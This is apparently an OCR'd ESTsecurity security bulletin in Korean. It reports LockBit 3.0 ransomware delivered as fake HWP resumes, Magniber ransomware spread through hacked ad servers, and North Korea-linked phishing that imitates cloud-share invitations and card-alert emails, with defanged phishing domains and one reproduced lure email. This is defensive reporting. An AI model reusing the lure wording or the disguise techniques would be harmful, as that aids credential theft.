
국내에 LockBit 3.0 랜섬웨어 유포 시작! 비너스락커(VenusLocker) 혹은 모방 조직으로 추정돼

국내에 꾸준히 랜섬웨어를 유포중인 비너스락커(VenusLocker)조직 혹은 비너스락커 조직을 모방하는 조직이 최근 새로 업데이트 한 LockBit 랜섬웨어 3.0 버전의 유포를 시작하였습니다.

LockBit 3.0 은 올해 7 월 초에 등장하였지만 국내에서는 여전히 LockBit 2.0 버전이 유포되고 있었습니다. 하지만, 금일 LockBit 3.0 버전의 유포가 확인되어 사용자들의 각별한 주의가 필요합니다.

유포 방식은 기존과 동일하게 입사지원서를 위장한 피싱 메일을 통해 유포중이며, 이력서를 위장한 랜섬웨어 파일이 첨부되어 있습니다.

기존과 마찬가지로 국내사용자들을 대상으로 공격을 진행중이며, 국내 맞춤형으로 한글(HWP)파일 아이콘을 위장한 실행파일(exe)로 유포중입니다.




[그림 1] 한글파일 아이콘을 위장하여 유포중인 랜섬웨어

만일 사용자가 해당 파일을 한글파일로 오인하여 실행하면, LockBit 3.0 랜섬웨어가 실행됩니다.

ESTsecurity Copyright©2022 ESTsecurity Corp.All rights reserved.

LockBit 3.0 랜섬웨어가 실행되면, 사용자 PC 내 파일들을 암호화 한 후 파일명과 확장자를 [랜덤한 6 자리 문자열].[랜덤한 9 자리 문자열]로 변경합니다. 파일명도 함께 변경되기 때문에, 기존 파일이 어떤것이였는지 확인하기 어렵습니다.


또한 암호화 후 사용자 PC 의 바탕화면을 바꾸고 랜섬노트를 생성합니다.



[그림 2] 랜섬웨어 감염 후 변경된 바탕화면 및 랜섬노트

랜섬노트에는 랜섬머니를 지불하지 않으면 탈취한 데이터들을 다크넷 사이트에 공개한다고 협박하고 있으며, 랜섬노트에 기재된 주소로 접속을 하면 암호화된 파일 일부를 복호화 할 수 있는 페이지와 실제 LockBit 3.0 이 탈취한 데이터을 판매하는 페이지를 확인할 수 있어 사용자의 불안감을 유발하고 랜섬머니를 지불하도록 유도합니다.

ESTsecurity Copyright©2022 ESTsecurity Corp.All rights reserved.



[그림 3] 공격자가 운영중인 페이지

사용자 여러분들께서는 출처가 불분명한 사용자에게서 온 이메일 내 첨부파일 열람을 지양하시고, 수상한 파일 실행 전 반드시 확장자를 확인하셔야 합니다. 또한 중요 파일에 대해서는 주기적으로 백업을 진행하여 랜섬웨어에 감염되었을 때 피해를 최소화 할 수 있도록 노력해야 합니다.

현재 알약에서는 해당 랜섬웨어에 대해 'Trojan.Ransom.LockBit'로 탐지 중에 있으며, 유포 상황에 대해서도 지속적인 모니터링을 진행중에 있습니다.


ESTsecurity Copyright©2022 ESTsecurity Corp.All rights reserved.

매그니베르 랜섬웨어, 지속적인 파일명 변경을 통해 사용자 감염 시도중!

얼마 전, 해킹된 광고서버를 통해 불특정 다수에게 유포중인 매그니베르 랜섬웨어에 대해 주의를 당부한 적이 있습니다.
해당 공격은 현재까지 지속중이며, 불특정 다수를 대상으로 랜섬웨어를 내려주고 있어 여전히 위협적입니다.
그리고 최근, 파일명을 변경하여 사용자들의 의심을 피하고 실행을 유도하고 있는 점이 포착되었습니다.


기존의 경우에는 사용자의 접속 횟수와는 상관 없이 매번 Antivirus.Upgrade.Database.Cloud 의 동일한 파일명의 랜섬웨어 파일을 내려주었는데, 많은 사용자들이 해당 파일이 랜섬웨어 파일이라는 것을 인지하여 감염률이 낮아졌고, 이에 공격자들은 주기적인 파일명 변경을 통하여 사용자들의 감염률을 높이려는 시도로 추측됩니다.

공격자들은 어제는 파일명을 Security.Upgrade.Hotfix.Cloud.cpl 로, 금일에는
Antivirus.Update.Hotfix.KB[랜덤 8 자리숫자].cpl 로 지속적인 수정 중에 있습니다.




[그림 1] 크롬 브라우저를 사용하여 접속하였을 때 자동으로 내려오는 랜섬웨어 파일

ESTsecurity Copyright©2022 ESTsecurity Corp.All rights reserved.



[그림 2] 엣지 브라우저를 사용하여 접속하였을 때 자동으로 내려오는 랜섬웨어 파일

기존과 마찬가지로 사용자가 크롬 브라우저를 사용하면 .cpl 파일 형태로, 엣지 브라우저를 사용하면 .zip 파일 형태로 내려주는 방식은 기존과 동일합니다.



[그림 3] 랜섬웨어 감염 후 랜섬노트 화면

해킹된 광고 서버를 통해 유포되는 만큼, 불법 사이트 뿐만 아니라 광고가 포함된 정상 페이지에서도 배포될 수 있어 사용자들의 각별한 주의가 필요합니다.

ESTsecurity Copyright©2022 ESTsecurity Corp.All rights reserved.

사용자 여러분들께서는 웹서핑 과정에서 의도하지 않은 파일이 자동으로 내려온다면 파일명과 상관없이 실행하지 마시고 바로 삭제를 해주시기를 당부 드립니다.


현재 알약에서는 해당 랜섬웨어에 대해 Trojan.Ransom.Magniber 로 탐지중에 있으며, 지속적인 모니터링을 통해 변종에 대응하고 있습니다.

북한 해커 조직, 국내 대형 포털 클라우드 서비스 사칭하여 공격 중!

국내 대형 포털사의 클라우드 공유 초대 서비스를 위장한 북 연계해킹 공격이 잇따라 포착되고 있어 사용자들의 각별한 주의가 필요합니다.

이번 공격대상은 주로 대북 분야에 종사하는 전문가 및 기자들로, 이 대상들에게 실제 서비스를 사칭한 피싱 메일 형태로 공격이 진행중입니다.

지난 토요일에 수행된 공격은 마치 '북핵개발 역사와 북미관계 발전전망' 파일을 공유한 것처럼 위장했는데, 클라우드 공유 초대자가 과거 정부 때 국가정보원 해외·북한 담당 1 차장을 지냈던 인물의 이름을 사칭하여 전달한 것이 특징입니다.



[그림 1] 클라우드 공유 서비스 초대 메세지로 위장한 해킹 이메일 화면

해킹 공격 메일의 본문에는 공유 초대 수락 버튼 클릭을 유도하기 위해, "북한 8 차 당대회의 전략노선 및 대남정책 변화 전망을 1 건 보내드립니다. 참고하시면 다른 분들께도 도움이 되실 것 같아 이 파일을 공유합니다."라는 초대 메시지까지 포함해 수신자로 하여금 보다 신뢰하도록 내용을 조작한 점이 주목할 만한 점입니다. ESRC 의 분석결과,

ESTsecurity Copyright©2022 ESTsecurity Corp.All rights reserved.

수신자가 해킹 메일 본문에 포함된 공유 초대 [수락] 버튼을 클릭할 경우 'share.myboxes.navers[.]tech', 'view.boxfile[.]click' 등의 피싱 서버로 접속돼, 이용자의 비밀번호 탈취를 시도합니다.공격자가 클라우드 서비스의 실제 공유 초대 기능을 사용한 것은 아니지만, 해킹 메일 본문이 실제 정상 서비스의 디자인 및 문구와 거의 흡사하게 모방하여, 평소 해당 공유를 받아본 경험이 있는 수신자의 경우 별다른 의심없이 해킹 위협에 노출될 우려가 높습니다.

이번 공격은 지난 7월 외화벌이 목적으로 알려진 "써미츠 NFT 보상 사칭 해킹" 사건과 상반기부터 지속 발견 중인 "건강검진 결과 증명서 발급으로 위장한 해킹 공격" 등의 연장선으로, 주요 침해 지표(IoC)와 위협 전략 등을 종합 분석한 결과 이번 공격은 "KGH"로 분류된 북한 정찰총국 연계 해킹 조직의 소행으로 확인되었습니다.

한편, KGH 해킹 조직은 지난 7월 국내 특정 신용카드사와 금융정보보호 서비스가 제공하는 스마트 신용 서비스의 본인인증 발생 안내 메일처럼 사칭한 공격도 진행한 것으로 확인되었습니다.


[카드 스마트신용지킴이] 본인인증이 발생하였습니다
2022-07-11 (월)
보낸사람 카드
받는사람
카드
본인인증 발생 안내 메일
이용고객님의 명의로 본인인증이 발생하였음을 알려드립니다.
안녕하십니까, 카드㈜와 정보㈜ 가 제공하는
통합 정보보호서비스 스마트신용지킴이 서비스입니다.
이용고객님의 명의로 본인인증이 발생하였습니다.
본인인증이란,
휴대전화, 신용카드, 공동인증서를 사용한 본인인증이
발생할 경우 이용고객님의 SMS와 E-mail로 알려드리는 서비스입니다.
*아래의 '본인인증내역 확인하기' 버튼을 눌러, 스마트신용지킴이 서비스 페이지에서 상세 내역을 확인하실 수 있습니다.
본인인증내역 확인하기
· 본 메일은 서비스 가입(정보변경)시 이용고객님의 동의를 얻은 후 발송한 발신전용 메일입니다.
· 이용고객님께서는 2019년12월1일자로 메일 수신에 동의하셨습니다.
· 본 메일의 생성 시점이 서비스 종료일보다 앞설 경우,
이미 서비스가 종료된 이용고객님께 메일이 발송될 수 있으니 양해해 주시기 바랍니다.
서비스 종료일 익월부터는 메일이 발송되지 않습니다.
· 본 서비스는 카드㈜와 정보㈜가 제휴를 통해 카드 회원 중 스마트신용지킴이 서비스를 신청하신 회원님께 제공되고 있습니다.
정보
대표이사 사업자등록번호 서울특별시 정보㈜
COPYRIGHT © ALL RIGHTS RESERVED.

[그림 2] 신용카드 본인인증 내역 확인처럼 위장한 해킹 메일 화면

당시 공격은 금융서비스에 이용고객의 명의로 본인인증이 발생한 경우 이용자에게 SMS와 이메일로 알려주는 서비스처럼 사칭 하여 [본인인증내역 확인하기] 버튼의 클릭하도록 유도하고, 'hanacard.navceo[.]website' 피싱 서버로 접속시켜 수신자의 이메일 비밀번호 탈취를 시도하는 형태의 피싱 공격이였습니다. 이처럼 공격자들은 다양한 주제를 활용해 국내 대북 분야 인사들을 상대로 해킹이 성공할 때까지 끈질기게 공격을 수행 중이며,

ESTsecurity Copyright©2022 ESTsecurity Corp.All rights reserved.

단순히 클릭을 유도하는 URL 피싱뿐만 아니라 DOC, HWP 악성 문서를 활용한 공격도 적극적으로 구사 중이기 때문에 사용자들의 각별한 주의가 필요합니다. 오는 22 일부터 한미 연합훈련이 예정되어 있어 북한 해킹 조직의 공격은 더 증가할 것으로 예상됩니다.

사용자 여러분들께서는 수상한 이메일 내 링크 클릭 및 첨부파일 실행을 지양해 주시기 바라며, 링크를 통해 연결된 페이지 혹은 첨부파일 내에서 계정정보 입력을 요구한다면 입력하기 전 반드시 주의를 기울이셔야 합니다.

해킹 조직의 공격이 날로 거세지고 있습니다. 개인뿐만 아니라 기업 모두 사이버 안보에 대한 관심과 경각심을 높이고 보안에 만전을 기해야 하겠습니다.

이스트시큐리티는 유사 피해 확산 방지를 위한 대응 조치를 한국인터넷진흥원(KISA) 등 관련 부처와 긴밀하게 협력하고 있습니다.

ESTsecurity Copyright©2022 ESTsecurity Corp.All rights reserved.

북 해킹 조직, 국내 유명 모바일 메신저를 통해 공격 진행 중!

